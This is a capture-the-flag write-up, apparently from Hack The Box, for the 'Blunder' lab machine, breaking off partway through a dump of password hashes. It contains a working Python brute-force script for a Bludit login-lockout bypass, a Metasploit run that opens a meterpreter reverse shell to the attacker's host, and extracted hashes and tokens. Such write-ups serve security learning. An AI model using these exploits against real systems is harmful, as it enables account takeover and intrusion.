

Blunder

===================
| BLUNDER 10.10.10.191 |
===================




InfoGathering

SCOPE




```
Hosts
=====

address        mac  name     os_name  os_flavor     os_sp  purpose  info  comments
-------        ---  ----     -------  ---------     -----  -------  ----  --------
10.10.10.191        blunder  ubuntu   Ubuntu 19.10         server
```

SERVICES



```
Services
========

host          port  proto  name  state   info
----          ----  -----  ----  -----   ----
10.10.10.191  21    tcp    ftp   closed
10.10.10.191  80    tcp    http  open    Apache httpd 2.4.41 (Ubuntu)
```

HTTP



Web servers

Apache 2.4.41

JavaScript libraries


jQuery 3.4.1

Operating systems

Ubuntu

UI frameworks

Bootstrap 4.3.1




```
HTTP/1.1 400 Bad Request
Date: Mon, 01 Jun 2020 16:40:40 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      400 Bad Request
    </title>
  </head>
  <body>
    <h1>
      Bad Request
    </h1>
    <p>
      Your browser sent a request that this server could not understand.<br />
    </p>
    <hr>
    <address>
      Apache/2.4.41 (Ubuntu) Server at www.linuxhelp1.com Port 80
    </address>
```

INTERESTING PAGES
http://10.10.10.191/robots.txt
http://10.10.10.191/LICENSE
http://10.10.10.191/admin/
http://10.10.10.191/bl-kernel/admin/controllers/


http://www.linuxhelp1.com/install.php
http://www.linuxhelp1.com/todo.txt
http://www.linuxhelp1.com/README.md

Possible username found at /todo.txt URI
USER: fergus



```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

Obtained Bludit Version info based off of year in LICENSE file
LICENSE URI Gave info on the year it was released (2019) http://10.10.10.191/LICENSE



```
The MIT License (MIT)

Copyright (c) 2015-2019 Diego Najar
```

A search revealed this is most likely version 3.9.2. At the very least I know CVE's from 2019 may be applicable
SOURCE: https://blog.bludit.com/whats-new-jun-2019

Bludit version 3.9.2

SOURCE CODE: https://github.com/bludit/bludit
DOCUMENTATION: https://docs.bludit.com/en/getting-started/introduction

Gaining Access

CVE-2019-17240

REFERENCE: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17240
EXPLOIT CODE TEMPLATE: https://rastating.github.io/bludit-brute-force-mitigation-bypass/

Given the year of the copyright and the CVE versions vulnerable to a brute force exploit it is fairly safe to assume this exploitation method will work to brute force the password. I created a custom password list built off of the blog pages and performed a dictionary attack building off of the Proof of Concept Exploit code.

Create wordlist.txt file

```
cewl -w wordlist.txt -v http://10.10.10.191/
```


CONTENTS OF CVE-2019-17240.py

```
#!/usr/bin/env python3
import re
import requests

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = open('/root/HTB/Boxes/Blunder/wordlist.txt', "r").read()


for password in wordlist.split():
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(1)

    print('[*] Trying: {}'.format(password))

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36',
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print()
            print('SUCCESS: Password found!')
            print('Use {u}:{p} to login.'.format(u = username, p = password))
            print()
            break
```

I then ran the python script, successfully cracking the password for fergus

```
python3 CVE-2019-17240.py
```

RESULTS




```
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```

USER: fergus

PASS: RolandDeschain


I used the above credentials to sign into Bludit
http://10.10.10.191/admin/login



fergus

•••••••••••••••

☑ Remember me




CVE-2019-16113

RESOURCE: https://www.exploit-db.com/exploits/47699

Using searchsploit I discovered Bludit v3.9.2 is vulnerable too Bludit Directory Traversal Image File Upload Vulnerability
I used the available Metasploit module to obtain a shell

```
msfconsole
search bludit
use exploit/linux/http/bludit_upload_images_exec
set payload php/meterpreter/reverse_tcp
set LPORT 443
set LHOST 10.10.14.19
set RHOSTS 10.10.10.191
set RPORT 80
set BLUDITUSER fergus
set BLUDITPASS RolandDeschain
set TARGETURI /
set target 0
run
```


RESULTS




```
msf5 exploit(linux/http/bludit_upload_images_exec) > run

[*] Started reverse TCP handler on 10.10.14.19:443
[+] Logged in as: fergus
[*] Retrieving UUID ...
[*] Uploading JYoztytRLz.png ...
[*] Uploading .htaccess ...
[*] Executing JYoztytRLz.png ...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.19:443 → 10.10.10.191:53998) at 2020-06-01 15:31:52 -0400
[+] Deleted .htaccess

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : blunder
OS          : Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter > 
```

There are two users in the home directory
- shaun
- hugo

The directory I landed in contained a directory called databases and inside a file called users.php. I read the file to obtain password hashes in SHA-1 format using a salt




```
 "admin": {
     "nickname": "Admin",
     "firstName": "Administrator",
     "lastName": "",
     "role": "admin",
     "password": "bfcc887f62e36ea019e3295aafb8a3885966e265",
     "salt": "5dde2887e7aca",
     "email": ""
```




```
  },
  "fergus": {
      "firstName": "",
      "lastName": "",
      "nickname": "",
      "description": "",
      "role": "author",
      "password": "be5e169cdf51bd4c878ae89a0a89de9cc0c9d8c7",
      "salt": "jqxpjfnv",
      "email": ""
```

In /var/www/bludit-3.10.0a/bl-content/databases I found another users.php file containing a hash for Hugos password



```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
```

